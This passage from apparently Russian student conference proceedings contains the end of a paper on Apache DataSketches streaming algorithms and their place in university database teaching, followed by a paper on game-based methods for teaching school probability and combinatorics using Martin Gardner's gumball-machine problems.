время и вычислительные ресурсы, необходимые для обработки запросов уникальных записей [8], и за 10 лет активного совершенствования существенно продвинулись вперед. Положительное впечатление, произведенное первыми полученными результатами наработок, привело к быстрому развитию библиотеки и добавлению новых скетчей, предназначенных для различных типов задач. С целью обеспечения дальнейшего прогресса в разработке технологии, в 2015 году библиотека была опубликована с открытым исходным кодом под лицензией Apache 2.0 на GitHub [8]. После публичной огласки технология получила широкое распространение за рубежом, и в 2018 году на встрече ведущих исследователей в области баз данных (ACM SIGMOD) в Сиэтле скетчи уже называют классическим примером эффективных приближений [9].

Будет наивно полагать отсутствие аналогичных концепций в отечественных реалиях – «Скетчи» известны давно, это всего лишь неформальное название класса поточных алгоритмов, и их отцом с 1985 года принято считать французского математика Филиппа Флажолет (*Philippe Flajolet*) – исследователя в области аналитической комбинаторики и анализа алгоритмов [10]. Вместе с тем, поиск русскоязычных источников по данной тематике не дал результатов. Можно допустить, что это обусловлено несогласованностью терминологии, ведь существование скетчей, как отмечено выше, не приурочено к началу работы над рассматриваемой библиотекой DataSketches. К примеру, в обзорной статье Кузнецова С.Д. и др. [11], посвященной современным СУБД, рассматривается анализ данных в реальном времени с применением технологий гибридной транзакционной / аналитической обработки (HTAP) и обработка данных в основной памяти, некоторые элементы которых аналогичны скетчам. Очевидно, что вопрос родства подходов к решению общей проблемы требует дальнейшего изучения.

В 2019 году проект DataSketches становится членом сообщества Apache Software Foundation [7] и успешно интегрируется с крупными платформами обработки данных, таких как Apache Hive, Apache Pig, Apache Spark и Apache Druid, а так же платформами с открытым исходным кодом: Splice Machine, Druid, GCHQ Gaffer, PostgreSQL [7, 8], что положительно повлияло на дальнейшее развитие и популярность технологии. На 25-ом симпозиуме ACM SIGPLAN по принципам и практике параллельного программирования 2020 года в Сан Диего была представлена работа А. Ринберга, А. Шпигельмана, Э. Бортникова и др. [12], в которой рассматривается проблема распараллеливания скетчей, предлагается ее общее эффективное решение и проводится тщательный анализ этого решения.

Apache DataSketches является самой популярной, обширной и активно совершенствующейся библиотекой, но не единственной. В интернете можно найти и другие реализации скетчей данных, например, библиотека с открытым исходным кодом ZetaSketch от Google [13], или технологии обработки данных от Microsoft Azure [14].

Структура и принцип работы технологии DataSketches. Структура скетчей может разниться в зависимости от их назначения. На рис. 1 [7] представлена схема простейшей структуры скетча поиска уникальных значений (Count-Distinct).




Рисунок 14. Схематичная структура скетча поиска уникальных значений [7].

Первым этапом скетчинга уникальных значений является преобразование входящего потока больших данных, наделяющее поток свойством белого шума или эквивалентным свойством дискретного равномерного распределения значений. Обычно это достигается скоординированным хешированием входных уникальных ключей, а затем нормализацией результата таким образом, чтобы он представлял собой равномерное случайное число от нуля до единицы (то есть такое случайное число от нуля до единицы, которое будет так же вероятно, как и любое другое возможное число в этом диапазоне).

Второй этап скетча — это структура данных, которая следует набору правил для сохранения небольшого набора хеш-значений, полученных на этапе преобразования. Скetchи также отличаются от простых схем выборки тем, что размер скетча часто имеет настраиваемую фиксированную верхнюю границу, что обеспечивает прямое управление памятью.

Завершающий этап работы скетча заключается в применении набора оценочных алгоритмов, которые по запросу проводят проверку структуры данных скетча и возвращают результирующее значение. Полученное значение не будет точным, однако будет обладать хорошо установленной и математически доказанной границей приближения.

На самом деле скетчами алгоритмов иногда называют различные изобретательные реализации. Для того, чтобы четко определить понятие скетча и отсеивать неудовлетворяющие спецификациям библиотеки Apache DataSketches алгоритмы, специалистами Apache Software Foundation был выделен ряд свойств, которыми должен обладать алгоритм [7]:

- **Поточность** (*Streaming / One-Touch*). Скetchи являются поточными алгоритмами по определению, и обрабатывают каждый элемент потока только один раз. Это абсолютно необходимое свойство при обработке данных в реальном времени.
- **Малый размер** – одно из ключевых свойств скетча, представляющего собой синопсис или сводку гораздо большего набора данных. Смысл сжатия представлений данных проявляется в ускорении работы с ними. В таком контексте под «малым размером» подразумевается сравнительно небольшой размер в отношении изначального объема данных. Если смотреть на вопрос только с точки зрения быстродействия, для терабайтов данных не будет особых отличий между одним скетчем в 100 килобайт или 50 килобайт, ведь разница между ними не существенна. Однако, когда речь заходит уже о десятках тысяч скетчей, отличия в размере скетчей начинают приобретать новое значение. Если размер всех 10.000 скетчей удастся уменьшить в несколько раз, это приведёт к существенной экономии памяти. В конечном итоге, размеры скетчей зависят от применения в конкретном приложении: они могут варьироваться от нескольких байт до многих

мегабайт, в зависимости от определенных скетчей и их конфигурации. Достаточно ли мал скетч, зависит от погрешностей модели предметной области и определяется системными инженерами.

- **Сублинейный рост размера.** Скетчи должны не только изначально быть малых размеров, но и сохранять это свойство по мере роста входного потока. Некоторые скетчи имеют верхнюю границу размера вне зависимости от объема входных данных, что определенно делает их сублинейными. Другие же скетчи могут увеличиваться в размерах при росте потока. Для таких скетчей важным свойством является очень медленный рост их размера. Скорость роста не должна превышать $O(\log(n))$, а в идеале $O(k \log(n/k))$ или меньше.

- **Слияние (Mergeable).** Для эффективного применения в больших распределенных вычислительных средах, скетчи должны обладать способностью к объединению без дополнительных потерь точности. Это определяется как

$$sketch(A + B) \approx sketch(A) \text{ Y } sketch(B),$$

где «+» – конкатенация потоков A и B , « \approx » – примерное равенство в пределах погрешности скетча, «Y» – слияние или объединение.

- **Слияние с различными параметрами размера.** Скетчи, используемые в производственной среде, должны быть не только объединяемыми, но и допускающими объединение с различными параметрами размера.

Во многих производственных приложениях скетчи могут храниться годами, т.к. они намного меньше, чем исходные данные, а их слияние происходит на несколько порядков быстрее. Представьте себе организацию, которая несколько лет сохраняла свои скетчи с одним параметром размера/точности, а затем меняет свою политику в этом отношении. Если два скетча с различной конфигурацией не удастся успешно объединить (даже если точность ухудшится до более низкой из двух конфигураций), данные из более старых скетчей будут по существу потеряны, что потребует повторной обработки исходных данных, если они вообще сохранились.

- **Невосприимчивость к данным (Data Insensitive).** Во многих реальных производственных условиях обработки потоков, наполняющие их данные могут вызвать затруднения. К примеру, наивно полагать, что поток целых чисел не содержит нули или отрицательные значения. В таких условиях, алгоритм, ожидающий на вход только положительные значения, будет очень ненадежным. При обработке в реальном времени неправильный результат работы такого алгоритма может привести к необратимым потерям, так как возможности заново обработать эти же данные уже правильно настроенным алгоритмом может и не быть.

Существует много видов невосприимчивости к данным, например, невосприимчивость к порядку, распределению, значениям. Однако это не значит, что скетч, предназначенный для работы с числами, должен адекватно реагировать на строку в потоке. Степень невосприимчивости к данным должна быть четко задокументирована.

- **Математически доказанная погрешность и свойства размерности.** Алгоритмы скетчей должны иметь открыто опубликованную и проверенную теоретическую основу их работы, включая исследование их погрешности, свойств слияния и поведение размера.

- **Адекватные и полезные границы погрешности.** Факт публикации алгоритма в научной статье не является достаточным. Существуют публикации, в которых

определение ошибки может представлять интерес в теоретическом плане, но быть бесполезным на практике. К примеру, определение ошибки как средней погрешности по распределению значений не то, что ожидают пользователи. Пользователь не имеет представления о том, в какую часть распределения попадает его запрос. В итоге погрешность может быть, как не высокой, так и неприемлемой, а у пользователя даже нет возможности узнать это.

Гораздо более осмысленным и удобным определением ошибки является, например, такое определение, которое верно для всех возможных запросов одновременно.

Библиотека Apache DataSketches и скетчи данных в целом – замечательный пример, на который стоит обратить внимание в современной гонке «вооружения» в цифровом пространстве. В виду развития импортозамещения ПО в Российской Федерации, в следствии постановления 2015 года «об установлении запрета на допуск программного обеспечения, происходящего из иностранных государств, для целей осуществления закупок для обеспечения государственных и муниципальных нужд» [15], как никогда остро встает вопрос компетентности разработчиков отечественных СУБД. Поскольку обмен опытом и заимствование зарубежных технологий будет ограничен, российские специалисты могут оказаться в неприятной ситуации замедления развития и совершенствования отечественных разработок. Зациклившись на удовлетворении потребностей внутреннего рынка, российское ПО рискует сильно отстать от иностранных аналогов. Из этого вытекает необходимость переосмысления образовательных программ высших учебных заведений. На сегодняшний день рабочие программы делают большой акцент на изучении проверенных опытом, но, очевидно, имеющих тенденцию к устареванию технологий, из-за чего выпускники теряют в конкурентоспособности. Актуализация современных технологий в учебном процессе является одной из важнейших проблем и должна быть решена в кратчайшие сроки и наилучшим образом. Только после решений проблем на этапе образования можно начать задумываться о применении современных технологий в производстве.

Выводы. Несмотря на активное развитие технологии скетчей данных за рубежом, в отечественном информационном поле она практически не известна. Изучение и внедрение технологий скетчей данных (*Data Sketches*) позволит перейти на новый, отвечающий последним мировым тенденциям уровень работы с большими объёмами данных, и, как следствие, повысить эффективность предобработки в больших массивах данных (*Big Data*). Успешный опыт интеграции технологии скетчей данных с СУБД *PostgreSQL* позволяет применять её и в российской СУБД *Postgres Pro*. Тенденция развития концепций современных баз данных диктует необходимость изучения и развития принципов *Data Sketches* в вузах при подготовке компетентных ИТ-специалистов.

СПИСОК ЛИТЕРАТУРЫ

1. Цифровая экономика РФ : Национальная программа [Электронный ресурс] // Министерство цифрового развития, связи и массовых коммуникаций Российской Федерации: [сайт]. [2019]. URL: <https://digital.gov.ru/ru/activity/directions/858/> (дата обращения: 22.01.2022).
2. Алпатова И. Не сбиться с айти: Как государство разберется с дефицитом технологичных кадров : Интервью с замглавы Минцифры Евгением Кисляковым. Главное // Российская газета – Федеральный выпуск. Москва. – 16 февраля 2021. № 33 (8384). – С. 3.
3. Чернышенко Д.Н. Доклад Заместителя Председателя Правительства Российской Федерации Чернышенко Д.Н. о текущей ситуации с реализацией инициатив по цифровой трансформации, спорту, а также в сфере науки и образования [Электронный ресурс] // Совещание о ходе реализации и результатах

инициатив социально-экономического развития России до 2030 года, 25 января 2022 г. – Новости – Правительство России: [сайт]. [2022]. URL: <http://government.ru/news/44398/> (дата обращения: 02.02.2022).

4. Дмитренко Н.А. Принципы деловой игры в учебном процессе на примере изучения курса «Базы данных» // Вестник Белгородского института развития образования, – Т. 7, – № 4 (18). – 2020. – С. 30-37.

5. Дмитренко Н.А. Практическая подготовка студентов на базе социально-ориентированных некоммерческих организаций // Актуальные проблемы развития вертикальной интеграции системы образования, науки и бизнеса: экономические, правовые и социальные аспекты: материалы Международной научно-практической конференции 29 декабря 2021 года / под ред. С.Л. Иголкина. – Воронеж: ВЭПИ. – 2021.

6. Дмитренко Н.А. Перспективы применения принципов колоночного («Columnar Storage») хранения в базах данных / Н.А. Дмитренко, А.М. Владимиров, Н.Ю. Ткачев, И.С. Перепелов // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Материалы V Международной научной конференции (Донецк, 17-18 ноября 2020 г.). – Донецк: Изд-во ДонНУ, – Т. I: Физико-математические и технические науки. Часть 1 / под общей редакцией проф. С.В. Беспаловой. – 2020. – С. 174-176.

7. Apache Software Foundation TM. Documentation [Электронный ресурс] // Apache DataSketches: [сайт]. [2019]. URL: <https://datasketches.apache.org> (дата обращения: 22.01.2022).

8. Lee Rhodes. Data Sketches Proposal [Электронный ресурс] // Confluence - Incubator - Apache Software Foundation.: [сайт]. [2019-2020]. URL: <https://cwiki.apache.org/confluence/display/INCUBATOR/DataSketchesProposal> (дата обращения: 22.01.2022).

9. Abadi Daniel, Ailamaki Anastasia, Andersen David et. al. (33 auth). The Seattle Report on Database Research, October 2018 // ACM SIGMOD Record, Vol. 48, No. 4, 2019. pp. 44-53.

10. Flajolet P., Nigel Martin G. Probabilistic counting Algorithms for Data Base Applications // Journal of Computer and System Sciences. October 1985. Vol. 31. No. 2.

11. Кузнецов С.Д., Велихов П.Е., Фу Ц. Аналитика в реальном времени, гибридная транзакционная/аналитическая обработка, управление данными в основной памяти и энергонезависимая память // Труды ИСП РАН, – Т. 33, – № 3. – 2021. – С. 171-198.

12. Rinberg A., Spiegelman A., Bortnikov E., et al. (7 auth). Fast Concurrent Data Sketches // Proceedings of the 25th ACM SIGPLAN Symposium on Principles and Practice of Parallel Programming, New York : ACM SIGPLAN, Vol. 25, 2020. pp. 117-129.

13. Google TM. Zetasketch - opensource.google [Электронный ресурс] // Google Open Source: [сайт]. [2021]. URL: <https://opensource.google/projects/zetasketch> (дата обращения: 22.01.2022).

14. Microsoft TM. Azure [Электронный ресурс] // Cloud Computing Services - Microsoft Azure: [сайт]. [2012-2022]. URL: <https://azure.microsoft.com> (дата обращения: 22.01.2022).

15. Об установлении запрета на допуск программного обеспечения, происходящего из иностранных государств, для целей осуществления закупок для обеспечения государственных и муниципальных нужд : постановление Правительства РФ от 16 ноября 2015 года № 1236. (с изменениями на 20 июля 2021 года).

DATA SKETCHES TECHNOLOGY AND ITS IMPLEMENTATION IN THE EDUCATIONAL PROCESS OF UNIVERSITIES

Abstract. The paper touches upon the issues of studying and analyzing foreign experience of pre-processing Big Data – Data Sketches, and gives recommendations for introducing modern methods of processing streaming data into the educational process of teaching database technologies. The history of the development of Data Sketches technology and its basic principles are given. The history of technology development and its basic principles are given. The research method is a theoretical analysis of the literature.

Keywords: education, digital economy, database, big data, stream data processing algorithm, data sketch.

Garkushina A.A.

Scientific adviser: Dmitrenko N.A., senior lecturer

Donetsk National University

E-mail: garkushina.nastya@gmail.com

Математика

УДК 374.51

ИГРОВЫЕ ПРИЕМЫ В ОБУЧЕНИИ ЭЛЕМЕНТАМ ТЕОРИИ ВЕРОЯТНОСТИ И КОМБИНАТОРИКИ ПРИ ДОПОЛНИТЕЛЬНОМ МАТЕМАТИЧЕСКОМ ОБРАЗОВАНИИ

Аркадьева О.В.

*Научный руководитель: Коваленко Н.В., кандидат физ.-мат. наук, доцент
ГОУ ВПО «ДОННУ»*

Аннотация. В данной работе рассматриваются методические рекомендации к решению задач, игровые приемы обучения школьников элементам теории вероятности и комбинаторики в 5-9 классах по программе дополнительного математического образования «Реальная математика». Авторы предусматривают упрощенные математические задания, возможность использования части материала и занимательных задач в инклюзивных классах и в работе с детьми с ограниченными возможностями здоровья (ОВЗ).

Ключевые слова: полная вероятность, перебор вариантов, выбор элементов, равновозможные события, случайное событие.

Для успешного участия в современной общественной жизни личность должна владеть приемами математической деятельности и навыками их применения к решению практических задач. Особенно важно показывать школьнику, как знания, полученные на уроке математики, можно переносить на другие действительности. Одной из главных задач математического образования является получение детьми знаний в целостном виде. Это исключает выборочные и фрагментарные знания, способствует предотвращению ошибок в старших классах. Необходимо строить и понимать логические связи в данном материале, проводить сравнения, аналогии [1].

Эвристические методы в решении задач позволяют создавать так называемые «творческие воронки», в которых знания видоизменяются, что позволяет рассматривать материал по теории вероятности и математической статистике с различных сторон [2].

По дополнительной образовательной общеразвивающей программе «Реальная математика», составленной в Донецком национальном университете, изучение статистических данных начинается с 5 класса (способы получения информации, генераторы случайностей). В 6 классе могут решать комбинаторные задачи, в которых фигурирует небольшое количество элементов, осуществляют перебор вариантов, выборка и распределение элементов, выбор из совокупности одинаковых элементов или разных. В 7 классе сравнивают шансы, учатся различать достоверные и невозможные события. В 9 классе изучают элементы комбинаторики, распределения, подсчитывают результаты выбора [3].

Мартин Гарднер, великий знаток математики, популяризатор научных идей, предлагает в своей книге «Есть идея!» множество задач по занимательной математике, предназначенных для досуга [4, 17-18]. Обратимся к первой главе его книги, чтобы воспользоваться материалом по теме «Комбинаторные находки». Методическая

разработка представлена с игровыми приемами «Математической перестрелки», игры «Минимаксы», «Игральный кубик». Эвристические приемы позволяют производить манипуляции с единицами знаний в задачах и представить их с разных сторон в сочетании с этими приемами. Задачи Мартина Гарднера можно адаптировать под потребности обучающихся, иногда упрощая их содержание. Рассмотрим две задачи из книги Мартина Гарднера:

Задача №1. Миссис Джонс не повезло. Ее близнецы заметили автомат для продажи разноцветных шариков жевательной резинки, прежде чем миссис Джонс успела миновать его.

Первый близнец: “Мама купи мне жевательную резинку!”

Второй близнец: “И мне, и мне! Я хочу шарик такого же цвета, как у Билли!”

В задаче ставится вопрос: “Сколько центов должна приготовить миссис Джонс, чтобы получить из автомата два одинаковых шарика для близнецов, если 1 шарик стоит 1 цент?”




Рисунок 1. Иллюстрации в книге «Есть идея!». Близнецы миссис Джонс

Мартин Гарднер предполагает, миссис Джонс могла бы потратить целых 8 центов, чтобы вытащить два шарика одинакового цвета. Но это слишком много и неправильно!

Необходимо просчитать минимальное количество центов, которые могут быть потрачены:

Если бы первые два шарика, выкатившиеся из автомата, были разного цвета, третий шарик непременно совпал бы по цвету с одним из них (Рис. 1).

Одним из главных правил комбинаторных задач Мартина Гарднера о проблемах близнецов – это перемена цвета. Выделим основные моменты, которые необходимо объяснить обучающимся при рассмотрении этих задач:

- обратить внимание на количество цветов шариков в автомате;
- запомнить количество шариков каждого цвета;
- вынимание шариков производить по очередности цвета в условии задачи Мартина

Гарднера;

- провести аналогии с вероятностным выбором и распределением в игровых приемах;

- различать смысл слов «Повезло», «Не повезло», «Упустил свой шанс», «Промахнулся», «Без промаха» в изучении вероятностного выбора.

Речевые стимулы данной статьи будут отделяться в кавычки.

Методический игровой прием «Математическая перестрелка [5]».

Правило игрового приема: сущность «Математической перестрелки» выполнить попадания по мишеням в определенной месте (комнате) без промаха подряд (Рис. 2).

Вероятность всего пространства «Комнаты для перестрелки» равняется единице. Вероятность какого-либо события задается формулой (1):

$$P = \frac{m}{n} \quad (1)$$

где n – это размер полной группы равновероятных событий;

m – число элементарных событий из полной группы, благоприятных некоторому исходу, для которого и вычисляется вероятность

Задание 1 к игровому приему «Математическая перестрелка». Выполнить попадания 2 шаров, 3, 4 и 5 шаров. Написать вероятность попадания в виде дроби. Всего шаров в комнате для «Математической перестрелки» - 6.

Задание состоит в том, чтобы составить последовательность попаданий и выразить вероятность в дробях: два шара из шести – это две шестых или одна треть и т.д.

«По мере того, как миссис Джонс вынимает из автомата шарики разного цвета, где-то в парке, некто «Стрелок» производит выстрелы в комнате по инструкции «Выполнить попадания без промахов подряд». Первые шары в комнате и в парке совпадают с цветами выбранных цветов из автомата для жевательной резинки. Остальные цвета шаров не имеют значения. На рисунке 2 они обозначены черным цветом.»

При самом неблагоприятном случае миссис Джонс должна приготовить 3 цента. Все цвета в «Комнате для «Математической перестрелки» в парке», зависят от условия в задаче. Составим модель появления шарика из автомата:

- К – «красный»;
- Б – «белый»;
- С – «синий»




Рисунок 2. Набор всех шаров в «Комнате для «Математической перестрелки» в парке»

Предположим, что в автомате находились только два цвета. Поэтому схема выбора шарика выглядит так:

$$\begin{aligned} (K; B \rightarrow K); \\ (K; B \rightarrow B) \end{aligned}$$

Таким образом перебор двух цветов по очереди приводит к выбору двух вариантов событий, в том случае если шары в автомате только двух цветов.

Вывод по задаче: если миссис Джонс выбирает два шарика разных цветов, то третий шарик обязательно бы совпал по цвету с первыми двумя.

Задача №2. «А что вы скажете о бедной миссис Смит, которая пыталась отвлечь от автомата для продажи жевательной резинки внимание своей тройни. На этот раз в автомате находились 6 красных 4 белых и лишь один синий шарик. Сколько монет

достоинством в 1 цент, следует приготовить миссис Смит, чтобы среди купленных шариков заведомо было 3 шарика одного цвета. Один шарик стоит один цент (Рис. 3).




Рисунок 3. Иллюстрации в книге «Есть идея!». Тройня миссис Смит

Составим матрицу выбора. При третьем выборе синий цвет уже выпадает, тогда при четвертом выборе в задаче миссис Джонс получит либо красный, либо белый шарик. В конце (6 выбор) для тройни выпадают либо красные, либо белые шары. Там, где выбор цвета отсутствует, пространство матрицы заполняется нолями.

К	Б	С		К	Б	С
К	Б	0		К	Б	0
К	0	0		0	Б	0

Речевой стимул: «Нужно рассуждать так. Миссис Смит очень надеялась, что после того, как она вытащила первый шарик второй совпадет по цвету. Но ей не повезло! Она вытащила белый шарик, а потом еще не повезло, она вытащила синий шарик. Но синий шарик у нас один, поэтому в следующий раз ей повезет больше, потому что она достанет шарик для второго ребенка. А поскольку в автомате остались только красные и белые шары, ей не составит труда достать либо красный шар, либо белый для третьего ребенка. Итого она приготовит 6 центов».

Задание 2 к игровому приему «Математическая перестрелка». Составьте матрицы таким образом, чтобы первый шарик, выбранный миссис Смит, был бы белый (синий).

Примером аналогии также и для этой задачи выступает «Комната для «Математической перестрелки». Выстрелы по шарам выполняются подряд без промаха сначала в красный цвет, потом белый, потом в синий. Для выполнения задач по теории вероятности аналогично составляется задача о шарах, указывается общее количество вероятно выпавшего шарика определенного цвета по классической формуле вероятности, где определены m – число благоприятствующих исходу событий, а n – общее число возможных исходов.

Задание 3 к игровому приему «Математическая перестрелка». В автомате для жевательной резинки было 11 шариков: 6 красных, 4 белых и 1 синий. Миссис Смит опустила цент, один ближайший шарик упал в лунку для выдачи. Найдите вероятность того, что этот шарик был синим. Решите задачу, если синих шариков было 5.

Методический игровой прием «Минимаксы».

Правило методического приема: событие случайно. В результате испытания оно может произойти и не произойти.

Событие в «Комнате для «Математической перестрелки» - «Стрелок» после успешной первой цели, либо попадает в какой-либо другой шар, либо не попадает вовсе. Вероятность возможного изменения цвета равно 0.

«Миссис Джонс повезло! Она сразу вытащила из автомата второй красный шар». Матрица выглядит так:

K	K	0		K	B	C
0	0	0	min (2 цента)	K	B	0 max (6 центов)
0	0	0		K	0	0

«Данное решение противоположно рекомендации приготовить 3 цента для миссис Джонс и 6 центов миссис Смит. Расходы резко сокращаются. Поэтому необходимо следовать инструкции выбора цвета шарика, иначе приготовленные деньги не будут использованы в полной мере».

Если миссис Смит повезет, и она вытащит сразу 3 красных шара подряд, то «Стрелок» в «Комнате» промахнется 2 раза. Он «Упустил свой шанс» попасть в соответствующий цвет по инструкции. Первый выбор цвета не имеет значения, какой шанс выпадает.

Задание 4 к игровому приему «Минимаксы».

В «Комнате «Математической перестрелки» из шести мишеней «Стрелок» наугад совершает три выстрела. Какова вероятность того, что другой «Стрелок» попадет в оставшиеся свободные мишени.

Если $n = 6$ шаров; то $m = 6-3$, по формуле $P = \frac{m}{n} = \frac{3}{6} = \frac{1}{2}$

Нужно обратить внимание на показатели вероятности. «Стрелок» совершил половину выстрелов, другой «Стрелок» сделал то же самое. Половина выбитых шаров и есть одна вторая по формуле классической вероятности».

Методический игровой прием «Игральный кубик».

Правила игрового приема: «Подбрось кубик, чтобы выпала определенная, заданная условием количество на стороне кубика. Подбрось так, чтобы заданное количество не выпало».

Позволяет рассмотреть задание в объеме, когда в одном событии сочетается другое.

Задание 5 к игровому приему «Игральный кубик». Сравнить вероятности выпадения стороны кубика и «Комнаты «Математической перестрелки», состоящей из шести шаров».

Какова вероятность, что при подбрасывания игрального кубика выпадет шестерка? Шестерка на игральном кубике одна, тогда вероятность равна - единица разделить на 6.

$$P = \frac{m}{n} = \frac{1}{6}$$

«У нас выпала шестерка, нам повезло! Если ты хочешь, то можешь остаться в этой комнате из шести шаров и совершить выстрелы по ним».

Сравнение (ответ): «Если выпадает сторона кубика с количеством шесть, то вероятность - $\frac{1}{6}$; если это комната «Математической перестрелки» с количеством шести выбитых мишеней, то $\frac{6}{6}$ или 1.

Задание 6. Обратная к задаче №2. Сколько центов приготовит Миссис Смит для того, чтобы достать шарики жевательной резинки для своей тройни, если ты совершить попадание в три шара подряд в «Комнате для «Математической перестрелке», и они все будут разных цветов. Среди шариков в автомате, только синий один.

Задание 7 к игровому приему «Игральный кубик». Сколько центов приготовит Миссис Джонс, если в автомате будет 6 красных, 4 белых и 5 синих шариков, чтобы среди выкатившихся из автомата шариков заведомо нашлось 2 шарика одного и того же цвета.

Рассмотрим методическую модель равновозможного выбора шариков по цвету, когда шариков каждого цвета больше одного (выбор миссис Смит):

$(K; B; C)$ - тах выбора цвета (3 цента);

$\begin{pmatrix} K & 0 & 0 \\ 0 & B & 0 \\ 0 & 0 & C \end{pmatrix}$ - равновозможный выбор следующих трех цветов (3+3=6 центов)

Равновозможный выбор представляет собой единичную матрицу (2): 1 цент – 1 шарик

$$\begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \end{pmatrix} \quad (2)$$

$$\begin{pmatrix} K & 0 & 0 \\ 0 & 0 & 0 \\ 0 & 0 & 0 \end{pmatrix} \begin{pmatrix} 0 & 0 & 0 \\ 0 & B & 0 \\ 0 & 0 & 0 \end{pmatrix} \begin{pmatrix} 0 & 0 & 0 \\ 0 & 0 & 0 \\ 0 & 0 & C \end{pmatrix}$$

Матрицы конечного выбора, когда следующий шарик обязательно совпадет по цвету с уже имеющимися шариками (либо К, либо Б, либо С) - 1 цент

Вывод: необходимо продолжать делать выбор по цвету, до тех пор, пока не появится возможность его повторить. Таким образом миссис Смит должна приготовить 7 центов, когда шариков каждого цвета больше одного. Сумма противоположных граней «Игрального кубика» всегда равняется семи [6].

В данной работе представлены методические разработки и математические модели игровых приемов в обучении элементам теории вероятности и комбинаторики обучающихся общеобразовательной школы. Теория вероятности является наиболее сложным математическим разделом. Наша задача была упростить материал и рассмотреть его с помощью нескольких задач. Методическая разработка представлена в одной тематике. Каждый игровой прием позволяет рассмотреть материал с разных сторон в теории вероятностного выбора и размещения элементов. Выбор шариков жевательной резинки осуществляется по очереди, обучая осознанному восприятию учеников о генераторах случайности. Задачи представляют занимательный характер, способствуют развитию интереса к математике и повышению мотивации в обучении.

СПИСОК ЛИТЕРАТУРЫ

1. Бражников А. Аналогия – инструменты поиска и систематизации знаний/ А. Бражников // Журнал математика №24. — 2010. — [Электронный ресурс] : https://mat.1sept.ru/view_article.php?ID=200902404
2. Скафа Е.И. Эвристическое обучение математике в контексте синергетического подхода / Е.И. Скафа // Vachinovo, Bulgaria. — 2010. — [Электронный ресурс]: <http://www.fmi-plovdiv.org/GetResource?id=681>
3. Павлов А.Л. Дополнительная образовательная общеразвивающая программа «Реальная математика»/ А.Л. Павлов, Я.С. Бродский – Донецк, — 2017. — 43 с
4. Гарднер М. Есть идея! Пер. с англ./ Перевод Данилова Ю.А./ М. Гарднер. — Москва: Мир, 1982. — 305с.
5. Кальт Е.А. Учебные задачи как содержательный компонент дидактических игр в организации адаптивной системы обучения математике учащихся 5 -6 классов: автореферат диссертации... кан. пед. наук: 13.00.02 / Е.А. Кальт – Омск: Омский гос. пед. университет, 2005. — с. 203
6. Гарднер М. Математические чудеса и тайны: математические фокусы и головоломки / М. Гарднер// сокращ. пер. с англ. В. С. Бермана; под ред. [и с прим.] Г. Е. Шилова. — 2-е изд, стер. — Москва: Наука, 1967. — 128 с.

GAME METHODS IN LEARNING THE ELEMENTS OF THE THEORY OF PROBABILITY AND COMBINATORICS IN ADDITIONAL MATHEMATICAL EDUCATION

Annotation. This paper discusses methodological recommendations, tasks, game techniques for teaching schoolchildren elements of probability theory and combinatorics in grades 5-9 under the program of additional mathematical education "Real Mathematics", provides for simplified mathematical tasks, the possibility of using part of the material and entertaining work with children with disabilities.
Keywords: total probability, enumeration of options, selection of elements, equally possible event, random event.

Arkadyeva O.V.

